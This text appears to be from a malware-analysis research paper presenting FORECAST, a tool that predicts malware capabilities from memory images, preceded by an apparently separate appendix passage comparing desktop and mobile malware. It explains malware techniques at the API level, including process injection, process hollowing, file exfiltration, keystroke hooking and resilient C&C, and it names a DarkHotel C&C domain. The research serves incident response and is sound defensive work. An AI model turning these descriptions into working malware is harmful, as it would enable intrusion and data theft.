Mobile Malware Persistence. Mobile malware by default installs and persists as a mobile app on devices unless removed by users or security software. Mobile malware can request background service permissions, subscribe to activities, and broadcast receivers giving it multiple entry points for execution. Researchers [47], [48], [103] show that mobile malware leverage all these entry points for persistence on the Android platform. For example, if malware subscribes to a broadcast receiver for SMS, the malware can execute a specific code that reads the SMS content. The key insight is that the event-driven nature of mobile applications provide a unique persistence method for malware. Detecting event-driven methods is more challenging because it requires anti-malware tools to know the triggering event ahead of time, which can be difficult when the malware is obfuscated.

A.4 Capability Comparison

Desktop Malware Capability. In Table 10 we find that desktop malware exhibit all of the listed capabilities. Moore et al. [85] document the capabilities in the Slammer worm, which other botnets also borrow [46], [87], [88], [91], [97]. Several works [92], [94], [96], [101] identify information theft and resource abuse (cryptocurrency mining, click fraud, proxy services, spam, etc.) as a common use of infected devices by desktop malware. Additionally, more recent activities include ransoming devices [46] and DDoS attacks [87] for hire.

Another aspect of desktop malware capabilities is the fact that it can escalate privileges [91] by exploitation or key-logging, and they can evade detection by disabling security tools [60], [98]. The key insight is that desktop malware have diverse capabilities, and malware families specialize based on the intended target and the attacker's goal. For example, remote access can be a specialized capability that targets payroll processing systems. Moreover, the amount of sensitive information and compute resources (i.e. GPU) found on desktop platforms may make them a desirable target for ransom, information theft, extortion, and compute intensive abuse.

Mobile Malware Capability. Table 10 shows that mobile malware has the same abusive capabilities as desktop malware with the exception of scanning and DDoS attacks. Zhou et al. [47] identify malware that root mobile devices, evade detection through dynamic code reflection, steal sensitive information, and abuse SMS services by sending messages to premium numbers. Lindorfer et al. [48] present similar findings, but in addition they find ransomware capabilities that lock devices in exchange for payment. Mobile malware implement a subset of the capabilities found in desktop malware, which may be correlated with the features found on each platform. Unlike desktops, mobile devices generally have lower bandwidth, lower compute resources, are energy conservative, and support a single-user profile.

A.5 Command & Control Comparison

Desktop Malware C&C. Table 10 shows that desktop malware use all of the listed methods for *C&C* communication. Polychronakis et al. [91] show that desktop malware rely on email for *C&C* call-back. Moreover, Kanich et al. [92] and Holz et al. [42] study the Storm botnet P2P network to analyze the spam campaigns and estimate the botnet size. They identify a complex layered infrastructure of hierarchy of workers, proxies, and master nodes based on the Kademlia DHT protocol. They speculate that this complex infrastructure allows the botnet to scale and be resilient to takedowns. However, Rossow et al. [98] found from a large-scale study that centralized infrastructure was more prevalent than P2P.

For centralized *C&C* infrastructure to be more resilient, malware use domain generation algorithms (DGA) [94], [99], multi-tier centralized topology [96], fast-flux [45], and bullet-proof or hacked [101] servers. The key insight is that desktop malware enhances the scalability and resilience of their infrastructure by organizing into specific topologies or by incorporating pseudo-randomness in their domains. For example, Holz et al. [45] note content delivery networks (CDNs) and round-robin DNS (RRDNS) provide resilience for internet applications, which malware mimics by using fast-flux.

Mobile Malware C&C. Lindorfer et al. [48] found that even though the majority of malware use centralized *C&C* servers, some mobile malware use SMTP to send sensitive information by email. Most empirical measurements [47], [48], [102] identify that mobile malware does not use the same sophistication for *C&C* call-back found in desktop malware. Furthermore, Lever et al. [102] compared mobile malware domains with desktop malware domains and found no major differences. The key insight is that mobile malware may not use sophisticated *C&C* infrastructure because of their network mobility property. For example, if a mobile device is connected to a network that blocks its *C&C* server (mobile network operator), the device will eventually connect to another network (coffee shop WiFi) as it changes its physical location, which may allow connections to the *C&C* server.

Forecasting Malware Capabilities From Cyber Attack Memory Images

Omar Alrawi*, Moses Ike*, Matthew Pruett, Ranjita Pai Kasturi, Srimanta Barua,
Taleb Hirani, Brennan Hill, Brendan Saltaformaggio
Georgia Institute of Technology

Abstract

The remediation of ongoing cyber attacks relies upon timely malware analysis, which aims to uncover malicious functionalities that have not yet executed. Unfortunately, this requires repeated context switching between different tools and incurs a high cognitive load on the analyst, slowing down the investigation and giving attackers an advantage. We present FORECAST, a post-detection technique to enable incident responders to automatically *predict* capabilities which malware have staged for execution. FORECAST is based on a probabilistic model that allows FORECAST to discover capabilities and also *weigh* each capability according to its relative likelihood of execution (i.e., forecasts). FORECAST leverages the execution context of the ongoing attack (from the malware's memory image) to *guide* a symbolic analysis of the malware's code. We performed extensive evaluations, with 6,727 real-world malware and futuristic attacks aiming to subvert FORECAST, showing the accuracy and robustness in predicting malware capabilities.

1 Introduction

Cyber attack response requires countering staged malware capabilities (i.e., malicious functionalities which have not yet executed) to prevent further damages [1], [2]. Unfortunately, predicting malware capabilities post-detection remains manual, tedious, and error-prone. Currently, analysts must repeatedly carry out multiple triage steps. For example, an analyst will often load the binary into a static disassembler and perform memory forensics, to combine static and dynamic artifacts. This painstaking process requires *context switching* between binary analysis and forensic tools. As such, it incurs a high cognitive load on the analyst, slowing down the investigation and giving the attackers an advantage.

To automate incident response, symbolic execution is promising for malware code exploration, but lacks the prior attack execution state which may not be re-achievable after-the-fact (e.g., concrete inputs from C&C activity). Environment-specific conditions, such as expected C&C commands, limit dynamic and concolic techniques (e.g., [3]–[14]) from predicting inaccessible capabilities. In addition, these techniques depend on dissecting a standalone malware binary or running it in a sandbox. However, malware are known to delete their binary or lock themselves to only run on the infected machine (hardware locking). Worse still, researchers found that fileless malware incidents (i.e., only resides in memory) continue to rise [1], [15], [16].

Having access to the *right* execution context is necessary to guide malware into revealing its capabilities. Malware internally gather inputs from environment-specific sources, such as the registry, network, and environment variables, in order to make behavior decisions [11], [17], [18]. Therefore, an ideal and practical input formulation for malware can be adapted from this internal execution state *in memory* bearing the already-gathered input artifacts. It turns out that anti-virus and IDS already collect memory images of a malicious process after detecting it [19]–[21]. A malware memory image contains this internal concrete execution state unique to the specific attack instance under investigation.

During our research, we noticed that if we can *animate* the code and data pages in a memory image, and perform a *forward* code exploration from that captured snapshot, then we can *re-use* these *early* concrete execution data to infer the malware's next steps. Further, by analyzing how these concrete inputs induce paths during code exploration, we can predict which paths *are more likely* to execute capabilities based on the malware's captured execution state. Based

*Authors contributed equally.

on this idea, we propose *seeding* the symbolic exploration of a malware's pre-staged paths with concrete execution state obtained via memory image forensics. Through this, we overcome the previous painstaking and cognitively burdensome process that an analyst must undertake.

We present FORECAST, a post-detection technique to enable incident responders to forecast what capabilities are possible from a captured memory image. FORECAST ranks each discovered capability according to its probability of execution (i.e., forecasts) to enable analysts to prioritize their remediation workflows. To calculate this probability, FORECAST *weighs* each path's relative usage of concrete data. This approach is based on a formal model of the *degree of concreteness* (or $D_C(s)$) of a memory image execution state (s). Starting from the last instruction pointer (IP) value in the memory image, FORECAST explores each path by symbolically executing the CPU semantics of each instruction. During this exploration, FORECAST models how the *mixing* of symbolic and concrete data influences path generation and selection. Based on this *mixing*, a "concreteness" score is calculated for each state along a path to derive *forecast* percentages for each discovered capability. $D_C(s)$ also optimizes symbolic analysis by dynamically adapting loop bounds, handling symbolic control flow, and pruning paths to reduce path explosion.

To automatically identify each capability, we developed several modular capability analysis plugins: Code Injection, File Exfiltration, Dropper, Persistence, Key & Screen Spying, Anti-Analysis, and C&C URL Connection. Each plugin defines a given capability in terms of API sequences, their arguments, and how their input and output constraints connect each API. FORECAST plugins are portable and can easily be extended to capture additional capabilities based on the target system's APIs. It is worth noting that FORECAST's analysis only requires a forensic memory image, allowing it to work for fileless malware, making it well-suited for incident response.

We evaluated FORECAST with memory images of 6,727 real-world malware (including packed and unpacked) covering 274 families. FORECAST renders accurate capability forecasts compared to reports produced manually by human experts. Further, we show that FORECAST is robust against futuristic attacks that aim to subvert FORECAST. We show that FORECAST's post-detection forecasts are accurately induced by early concrete inputs. We empirically compared FORECAST to S2E [6], angr [22], and Triton [23] and found that FORECAST outperforms them in identifying capabilities and reducing path explosion. FORECAST is available online at: https://cyfi.ece.gatech.edu/.

2 Overview

This section presents the challenges and benefits of combining the techniques of memory image forensics and symbolic analysis. Using the *DarkHotel* incident [2] as a running example, we will show how incident responders can leverage FORECAST to expedite their investigation and remediate a cyber attack.

Running Example - DarkHotel APT. *DarkHotel* is an APT that targets C-level executives through spear phishing [2]. Upon infection, *DarkHotel* deletes its binary from the victim's file system, communicates with a C&C server, injects a thread into Windows Explorer, and ultimately exfiltrates reconnaissance data. When an IDS detects anomalous activities on an infected host, an end-host agent captures the suspicious process memory (i.e., *DarkHotel's*), terminates its execution, and generates a notification. At this point, incident responders must quickly understand *DarkHotel's* capabilities from the different available forensic sources (network logs, event logs, memory snapshot, etc.) to prevent further damages.

Dynamic techniques [11]–[14] may require an active C&C, which may have been taken down, to induce a malware binary to reveal its capabilities. Because *DarkHotel* only resides in memory, these techniques, which work by running the malware in a sandbox, cannot be applied.[1] With only the memory image, an analyst can use a forensic tool, such as Volatility [24], to "carve out" the memory image code and data pages. Based on the extracted code pages, symbolic analysis can simulate the malware execution in order to explore all potential paths. Unfortunately, existing symbolic tools require a properly formatted binary and are not optimized to work with memory images [7], [22], [23].

Ideally, an analyst can manually project these code fragments into symbolic analysis and source concrete values from the data pages to tell which code branch leads to a capability. However, this back-and-forth process of "stitching up" code with extracted memory artifacts, involves context switching between symbolic execution and the forensic tool. This places a very high cognitive burden on the analyst. An analyst must also handle challenges such as path explosion, API call simulation [4], [22], [25]–[27], and concretizing API arguments (e.g., attacker's URL), which may not be statically accessible in the memory image. Lastly, an analyst must manually inspect APIs along each path to infer high-level capabilities.

[1] Forensic memory images are not re-executable due to being "amputated" from the original operating system and hardware.




Figure 1: FORECAST workflow. A memory image is used to reconstruct the original execution state. Concrete data is utilized to explore code paths while API constraints are analyzed against plugins to forecast capabilities.

2.1 Hybrid Incident Response

Incident responders rely on memory forensics to identify attack artifacts in memory images. However, memory forensics alone, which is largely based on signatures, misses important data structures due to high false negatives [21]. On the other hand, symbolic execution can explore code in the *forward* direction, but suffers from issues such as path explosion [22]. To address these limitations, FORECAST combines symbolic execution and memory forensics through a feedback loop to tackle the shortcomings of both techniques.

Context-Aware Memory Forensics. Symbolic analysis provides code exploration context to accurately identify data artifacts that are missed by memory forensics. For example, traditional forensic parsing of *DarkHotel*'s memory image missed C&C URL strings because they are obfuscated via a custom encoding scheme. However, subsequent symbolic analysis of the instructions that reference those bytes as arguments, such as a *strncpy* API, allowed FORECAST to correctly identify and utilize these data artifacts in the memory image. Moreover, targeted malware may employ tactics that aim to subvert FORECAST, using anti-forensics and anti-symbolic-analysis, which we carefully considered in our design and evaluation.

Memory image forensics provides concrete inputs that can help symbolic analysis perform address concretization, control flow resolution, and loop bounding. In addition, memory forensics identifies loaded library addresses in memory which allows FORECAST to perform library function simulation.

Path Probability. Given a memory image, the goal is to utilize available concrete data to explore potential code paths and forecast capabilities along them. By analyzing how different paths are induced by concrete memory image data, FORECAST can derive the *probability* that a path will reach a capability relative to other paths. FORECAST computes this probability based on modeling how concrete and symbolic data operations are influencing path generation and selection. FORECAST also leverages this probability metric as a heuristic in pruning paths with the least concrete data.

2.2 Incident Response with FORECAST

FORECAST identifies capabilities originating from a malware memory image in an automated pipeline. To demonstrate this, we simulated *DarkHotel*'s attack and memory capture, which involved setting up an IDS with DarkHotel's network signature and executing the Advanced Persistent Threat (APT). Following detection, the IDS signals the end host agent to capture the *DarkHotel* process memory. We then input this memory image to FORECAST for analysis. In 459 seconds, FORECAST reveals *DarkHotel*'s capabilities: a C&C communication (i.e., *mse.vmmnat.com*), a file exfiltration (i.e., of host information), and a code injection (i.e., into Windows Explorer).

There are six stages for processing a forensic memory image shown in Figure 1. ① FORECAST forensically parses the memory image and reconstructs the prior execution context by loading the last CPU and memory state into a symbolic environment for analysis. In analyzing the memory image, FORECAST inspects the loaded libraries to identify the exported function names and addresses. Next, ② FORECAST proceeds to explore the possible paths, leveraging available concrete data in the memory image to concretize path constraints. ③ FORECAST models and weighs how each path is induced by concrete data and assigns a probability to each generated path. ④ FORECAST then uses this probability as a weight to adapt loop bounds and prune false paths, allowing FORECAST to narrow-in on the induced capability-relevant paths. ⑤ FORECAST matches identified APIs to a repository of capability analysis plugins to report capabilities to an analyst. Finally, ⑥ FORECAST identifies three capabilities and derives their forecast percentages from the path probabilities as 31%, 15%, and 54%, respectively.

The first path matches the Code Injection plugin. This path contains the APIs: *VirtualAllocEx*, *WriteProcessMemory*, and *CreateRemoteThread*, which are used in process injection. Analyzing the argument constraints leading to these APIs reveals *explorer.exe* as the target process. The second path matches the File Exfiltration plugin. This path contains APIs

getaddrinfo, *SHGetKnownFolderPath*, *WriteFile*, *Socket*, and *Send*. FORECAST inspects their arguments' constraints to determine that the malware writes host information to a file, which it sends over the network. The File Exfiltration plugin concretizes the argument of *SHGetKnownFolderPath* to reveal the file location identifier: *FOLDERID_LocalAppData*. The third path matches the C&C Communication plugin, which reveals a sequence of network APIs including *InternetOpenUrlA*. The plugin queries the API constraints and concretizes *InternetOpenUrlA*'s argument then reports that *DarkHotel* makes an HTTP request to the *mse.vmmnat.com* domain.

Given these forecast reports, an incident responder learns from the captured memory snapshot, that *DarkHotel* will communicate with *mse.vmmnat.com*, steal host data, and inject into Windows Explorer. This will prompt the analyst to block the URL and clean up the affected Explorer process mitigating further damages. FORECAST empowers the analyst to quickly and efficiently respond to threats by alleviating the cognitive burden and context switching required to manually obtain the same results.

3 System Architecture

FORECAST is a *post-detection* cyber incident response technique for forecasting capabilities in malware memory images. It only requires a memory image as input. The output of FORECAST is a text report of each discovered capability (e.g., code injection), a forecast percentage, and the target of the capability (e.g., injected process).

Reconstructing Execution Context. FORECAST parses the memory image to extract the execution state (e.g., code pages, loaded APIs, register values, etc.) to be used to reconstruct the process context. Static analysis of the code pages is used to initialize symbolic exploration. It explores each path beginning from the last IP in the reconstructed process context.

FORECAST symbolically executes the CPU semantics of the disassembled code pages until an undecidable control flow is encountered. To resolve this, FORECAST recursively follows the code blocks to resolve new CFG paths. When a library call is reached, FORECAST simulates and symbolizes the call (discussed in §3.2). Library call simulation introduces symbolic data for each explored state, thus increasing the possibility of state explosion. However, the $D_C(s)$ model (discussed next) provides optimization metrics that enable FORECAST to dynamically adapt parameters for loop bounding, symbolic control flow, and path pruning.

3.1 Modeling Concreteness to Guide Capability Forecasting

FORECAST models how available concrete data in a memory image induces capability-relevant paths using the degree of concreteness model ($D_C(s)$). Degree of concreteness is a property of execution states which encapsulates the "mixing" of symbolic and concrete operations. Symbolic operations (*Sym_Ops*) make use of symbolic variables such as arithmetic involving symbolic operands. Concrete operations (*Con_Ops*) do not make use of symbolic variables. *Sym_Ops* and *Con_Ops* are intrinsic to every state transition. A state transition happens each time a basic block is executed along an explored path. Based on the ratio of *Sym_Ops* to *Con_Ops*, there exists an associated degree of concreteness ($D_C(s)$) value, which measures how *concrete* or *symbolic* the current execution state is.


Forecasting is based on malware's use of pre-staged concrete data to execute a set of capabilities. Under $D_C(s)$, paths that increasingly utilize concrete states are more likely to reach a set of capabilities. As a result, FORECAST assigns $D_C(s)$ scores to states by modeling their cumulative usage of concrete data. This $D_C(s)$ score is then used to derive the probability, $P_{prob}(s)$, that a path will reach a capability relative to other paths. At the end of exploration, the paths where capabilities are found are analyzed based on their $P_{prob}(s)$, to compute *forecast* percentages of identified capabilities.

In addition to deriving forecasts, $D_C(s)$ detects conditions that trigger path explosion (e.g., rapid path splitting due to symbolic control flows), and makes performance improvements including pruning false states based on the degree of concreteness of every active state (discussed in §3.2).

Formulation of $D_C(s)$. For $D_C(s)$ to forecast capabilities, it must summarize two key features: (1) the rate of change in the ratio of symbolic operations to all operations, with respect to state transitions, and (2) the cumulative state conditions from a starting exploration state j to a target state n. We normalize $D_C(s)$ with respect to the number of states explored in our model. This bounds its value between 0.0 and 1.0, which describes the current state *mixing*. Formally, we define a state transition set τ_n, which is a set of *ordered* states from s_j to s_n:

$$\tau_n := \{s_j, s_{j+1}, s_{j+2}, ..., s_n\} \quad (1)$$

where state s_j is the first state generated from a memory image and $0 \leq j \leq n, n \in \mathbb{Z}$. Transitioning from state s_{i-1} to s_i involves executing every operation (All_Ops_{i-1}) in the basic block BB_{i-1} at state s_{i-1}. The states in τ_n are ordered based on the basic block ordering, i.e., the basic block BB_i maps to state s_i, and executing BB_i



(a) Symbolic exploration for the control-flow graph, memory, and register values from the memory image.

Let state s_i be the current state after basic block BB_i is executed, and let $D_C(s_i)$ be the degree of concreteness at state s_i.


$$D_C(s_1) = 1 - \frac{\frac{1}{3}}{1} = 1 - \frac{0.333}{1} = 0.67$$

$$D_C(s_2) = 1 - \frac{\frac{1}{3}+\frac{0}{3}}{2} = 1 - \frac{0.333}{2} = 0.83$$


$$D_C(s_3) = 1 - \frac{\frac{1}{3}+\frac{0}{3}+\frac{4}{5}}{3} = 1 - \frac{1.133}{3} = 0.62$$

$$D_C(s_4) = 1 - \frac{\frac{1}{3}+\frac{0}{3}+\frac{4}{5}+\frac{1}{4}}{4} = 1 - \frac{1.383}{4} = 0.65$$

(b) Value derivation for degree of concreteness ($D_C(s)$).



(c) Plot of cumulative ratio vs states.



(d) Plot of $D_C(s)$ vs states.

Figure 2: FORECAST recovers context from the process memory image, including the memory values and register values for the captured state in (a). Using the degree of concreteness ($D_C(s)$) formula, (b) calculates the values for each transition state. Figure (c) plots the cumulative ratio of *Sym_Ops* to *All_Ops* accumulated across state transitions. Figure (d) plots the degree of concreteness ($D_C(s)$) across state transitions in the symbolic exploration.

transitions the program's context to BB_{i+1} and state s_{i+1}. The set All_Ops_i is partitioned into 2 disjoint sets, Sym_Ops_i and Con_Ops_i, such that:

$$Sym_Ops_i \cup Con_Ops_i = All_Ops_i \tag{2}$$

and

$$Sym_Ops_i \cap Con_Ops_i = \emptyset \tag{3}$$

For a state s_n, we define the $D_C(s_n)$ function as follows:

$$D_C(s_n) = 1 - \frac{\sum_{i=j}^{n} \frac{|Sym_Ops_i|}{|All_Ops_i|}}{|\tau_n|} \tag{4}$$

where $|Sym_Ops_i|$ is the cardinality of the Sym_Ops performed to reach state s_i and $|All_Ops_i|$ is the cardinality of All_Ops performed to reach state s_i. Further, $|\tau_n|$ is the cardinality of the state transitions from state s_j to s_n.

Tracking the *cumulative ratio* of Sym_Ops_i to All_Ops_i for each state transition enables us to calculate $D_C(s)$ instantaneously without iterating through the previous states s_j to s_n. An extended form of $D_C(s)$ that allows us to calculate its instantaneous value is given as follows:

$$D_C(s_n) = 1 - \frac{\delta}{\delta T} Cumul_Ratio(s_n) \tag{5}$$

where, for all transition states T, $Cumul_Ratio(s_n)$ is the sum of the states' ratio for states s_j to s_n, and defined as:

$$\{\forall s_i \in T : Cumul_Ratio(s_n) := \sum_{i=j}^{n} \frac{|Sym_Ops_i|}{|All_Ops_i|}\} \tag{6}$$

An Example of $D_C(s)$ Computation. Figure 2 is a working example to show the computation of $D_C(s)$. Figure 2a depicts a recovered CFG and memory and register values from the memory image. Symbolic execution starts at basic block BB_1 and ends at BB_4. We annotate each basic block to show which instructions are *Sym_Ops* based on the register or memory values when the basic block is being executed. Notice that because register *edx* at BB_2 and memory address 0x732460 at BB_2 have concrete values, only one branch is taken by the conditional jump instructions at the end of BB_2. For this reason, BB_5 is not explored. Symbolic data can be introduced by I/O-related function calls and calls to functions that are simulated based on FORECAST's function models. Such function calls create symbolic variables within the memory dump which causes a mixing of symbolic and concrete data.

Following along with Figure 2a, Figure 2b computes $D_C(s)$ for each state (basic block) transition. For example, $D_C(s_1) = 0.67$ when we transition to state s_2, then it increases to 0.83 as we transition from s_2 to s_3. For each $D_C(s_i)$ value derived in Figure 2b, we plot them against the transition states in Figure 2d. Figure 2c plots the $Cumul_Ratio(s_i)$ for each state (shown in black). The instantaneous $Cumul_Ratio(s_n)$ function is a straight line ($Cumul_Ratio(s_n) = mT$) drawn from origin to the point $s_n \in T$, where m is the slope. The derivative of $Cumul_Ratio(s_n) = mT$ gives the instantaneous $D_C(s_n)$ (Equation 5).

Path Probability. Given m current states, the path probability of a path p, with current state s, is derived by dividing s's $D_C(s)$ by the summation of the $D_C(s)$

Algorithm 1 The Degree of Concreteness ($D_C(s)$)

Input: PATHS: Explored program paths in a memory image
Output: $D_C(s)$: $\forall s \in path, \forall path \in PATHS$

```
                ▷ Initialize Cumul_Ratio for each explored path p
for path p ∈ PATHS do
    Cumul_Ratio ← 0
    T ← 0
            ▷ Compute D_C(s) for each state s generated along p
    for State s ∈ SuccessorStates(p) do
                                    ▷ Get Sym_Ops and All_Ops
        Num_all_ops ← GetNumAllOps(s)
        Num_sym_ops ← GetNumSymOps(s)
     ▷ Calculate the ratio of Sym_Ops to All_Ops for state s
        Sym_Ratio ← Num_sym_ops/Num_all_ops
            ▷ Update Cumul_Ratio along the explored path
        Cumul_Ratio ← Cumul_Ratio + Sym_Ratio
                    ▷ Compute D_C(s) for the considered state s
        D_C(s) ← 1 − (Cumul_Ratio/T)
        T++
    end for
end for
```

of all m states. This bounds its value between 0.0 and 1.0, and is given as follows:

$$\{P_{prob}(s_x) = \frac{D_C(s_x)}{\sum_{i=1}^{m} D_C(s_i)}, m = |\{AllCurrentStates\}|\} \quad (7)$$

Algorithmic Approach to $D_C(s)$. In order to derive $D_C(s)$, FORECAST uses Algorithm 1. *Cumul_Ratio* is the cumulative ratio of symbolic operations to all operations, and T is the total state transitions in terms of basic blocks. For each explored path p in the memory image, $D_C(s)$ is calculated for every state s generated and executed along the path p.

3.2 DC(s)-Guided Symbolic Analysis

FORECAST uses $D_C(s)$ to optimize symbolic execution multi-path exploration by bounding loops, concretizing addresses for symbolic control flow, and pruning paths. Neglecting these parameters impacts soundness and performance [27], [28]. State-of-the-art tools [6], [22], [23] rely on hard-coded thresholds to balance the *trade-off* between coverage and soundness. These techniques mostly focus on finding bugs in non-malicious code. Choosing an *informed* threshold is application-specific and may require a manual investigation. Yet, unlike finding bugs, malware employ adversarial means to vary these issues at run-time, hence a hard-coded or manual threshold will be limiting. However, by modeling the changing concrete state of an exploration, FORECAST can dynamically adapt these (otherwise application-specific) thresholds at run-time. $D_C(s)$ embodies this automated adaptability to optimize exploration. We evaluate these features against adversarial symbolic analysis tactics in §4.

Adapting Loop Bounds. FORECAST optimizes loops by forcing a bound only when $D_C(s)$ indicates a heavy symbolic state over time (specifically, when $D_C(s)$ drops below 0.10 after 10 state transitions). This optimization precisely measures how much a loop is affecting a state to decide when to bound it. We observed that unlike harmless loops, explosion-causing loops converge $D_C(s)$ to 0.10 after two or more transitions.

On-Demand State Pruning. When performance is overwhelmed by heavy state symbolism, FORECAST prioritizes states for pruning by selecting the worst performers. Under $D_C(s)$, this selection is trivial since every state has a $D_C(s)$ score, which is used to prune states with heavy symbolic footprints. In §4.6, we found on-demand pruning drove FORECAST toward more concrete paths than tools which prune paths via a hard-coded threshold — leading to FORECAST exploring deeper in selected paths.

Stack Backtrace Analysis. False successor paths often arise in symbolic analysis. FORECAST examines the return addresses on the stack in a memory image to identify *false* paths — function returns which do not conform to previously established targets in the call stack. Specifically, the stack backtrace enables FORECAST to verify *flow-correctness* by comparing the stack pointer and return addresses in the backtrace with that computed after executing a return instruction.

Address Concretization. FORECAST uses the memory image data space to concretize symbolic indices to a tractable range. In addition, we observed that false states perform illegal indices accesses (indices beyond the mapped code/data space of a process). FORECAST uses this indicator to prune such states. Further, FORECAST's analysis is transparent to address space layout randomization (ASLR) because ASLR is done at process load, before execution.

Library Function Simulation. FORECAST analyzes the libraries present in the memory image to identify the exported functions. Identified functions are hooked to redirect the symbolic exploration to a simulated procedure. FORECAST also handles dynamic library loading by calls to the *LoadLibrary* functions. If a library is loaded during symbolic exploration, FORECAST creates a new section in memory for the loaded library. Once a call to *GetProcAddress* is reached, a new address is allocated in the library's memory section and hooked, then this address is returned. Any calls made to this address will be redirected to the correct simulated procedure.

3.3 Forecasting Malware Capabilities

To characterize high-level capabilities, we focus on contextualizing a malware's API functionality by analyzing the constraints on their input and output parameters. FORECAST analyzes the symbolic constraints on the input and output parameters of each API to "connect the dots" between APIs. Analyzing APIs used by malware is useful for identifying its capabilities because a malware's behavior stems from its API calls and data flow [11]–[13], [29]. Specifying a unique trace involves identifying the first (*source*) and last (*sink*) API in the sequence. While analyzing API data flow is not novel [30], previous work relies on dynamic taint-tracking [11], [14], [29], which can hardly be applied here. To tackle this, we leverage a *constraint matching* technique introduced by [5] to model malware's decision making. Our approach is based on the formulation that for a given API trace to embody a capability, the path constraints on the input of each *succeeding* API starting from the sink, can be matched to the output constraints of at least one *preceding* API.

When a sink is encountered, FORECAST performs a *call-based* backward slice to record all call instructions such that, for each instruction, there is a data flow from at least one of its operands to the input argument of the *sink*. If the extracted slice includes a corresponding *source*, FORECAST proceeds to match the constraints on the input of every succeeding call, starting from the *sink*, to the output of any preceding call. Note that traditional system call/API tracing often misses malware capabilities due to a lack of contextual connection between observed APIs. Instead, FORECAST uses the constraints on the API parameters in this *call-based* backward slice to precisely connect the data flow between the APIs to infer capabilities. Put simply: The constraints encapsulate only the relevant data flow between sources and sinks.

Figure 3 illustrates this analysis on AveMaria, a Trojan that steals Firefox cookie files. AveMaria infects by replacing the code of *Svcshost*, a Windows service, with its own code, a code injection capability known as *process hollowing*. AveMaria also takes screenshots to spy on the user's screen. The shaded boxes are the relevant APIs in the trace and their key arguments. The dotted line matches the input constraints on an argument of a latter API to the output constraints of at least one preceding API. The analysis starts when a sink is identified (e.g., *SetThreadContext* for AveMaria's Code Injection) and the entire trace is recovered by a call-based backward slice. The numbers, 1, 2, etc., show the constraint matching steps, starting from the *sink* and walking backwards to a *source*. In AveMaria's File Exfiltration, the constraints on the input file (buf_3) exfiltrated by `send` are matched with the constraints on buf_2, an output argument of *ReadFile*. Next, the constraints on the file handle ($hFile$) of *ReadFile* are matched with the constraints on the output of *OpenFile*. When these constraints are matched from a *send* to *socket*, FORECAST reports a File Exfiltration.




Figure 3: API Constraints Analysis of AveMaria.

Capability Analysis Plugin. A plugin specifies different ways that a given capability is to be identified.[2] It lists one or more API sequences, their key arguments, and how constraints on their input and output parameters connect each other. We develop plugins to identify 7 specific malware capabilities. Analysts can easily extend these plugins to specify additional capabilities by reviewing the API documentation of the target operating system. Next, we describe each capability, showing how a plugin can specify them.

1. File Exfiltration. Malware sends stolen information from an infected host by uploading a file to its drop site. This is done by using *OpenFile* and *ReadFile* APIs to copy data into a buffer followed by use of the *send* or *HttpSendRequest* network API.[3] The plugin matches the constraints on the buffer written to by *ReadFile* with the buffer of data sent by *send* or *HttpSendRequest*. Figure 3 shows FORECAST's analysis of AveMaria's file exfiltration.

2. Code Injection. Malware injects its code into a victim process to run under the target process ID. This is done by the *OpenProcess* or *CreateProcess* APIs, followed by *WriteProcessMemory* (process hollowing) and/or *CreateRemoteThread* (PE or DLL Injection).

[2] Several plugins could be defined for one capability to capture different possible ways that malware exhibit that capability.

[3] We refer to APIs with multiple variants (*A*, *ExA*, *W*, and *ExW*) by the base API name but our plugins cover all variants.

The plugin matches the input constraints on the process handle used by these APIs. Figure 3 shows FORECAST's analysis of AveMaria's code injection.

3. Dropper. Malware writes a file to disk and changes its attributes for execution. The plugin matches the constraints on the file handle returned by *CreateFile* with the file handle input passed to *WriteFile*, as well as the file name passed to *CreateFile*, *SetFileAttributes*, and *CreateProcess*.

4. Key & Screen Spying. Malware records keystrokes and screenshots of a user's computer. To detect key spying, the plugin matches the constraints on the window handle passed to *RegisterHotKey* and *GetMessage* and checks if *WH_KEYBOARD* was passed to *SetWindowsHook* to monitor keystrokes. For screenshots, the plugin checks if a device context handle returned by *GetDC* or *GetWindowDC* is passed to *CreateCompatibleBitmap*. Figure 3 shows this analysis for AveMaria's screen spying.

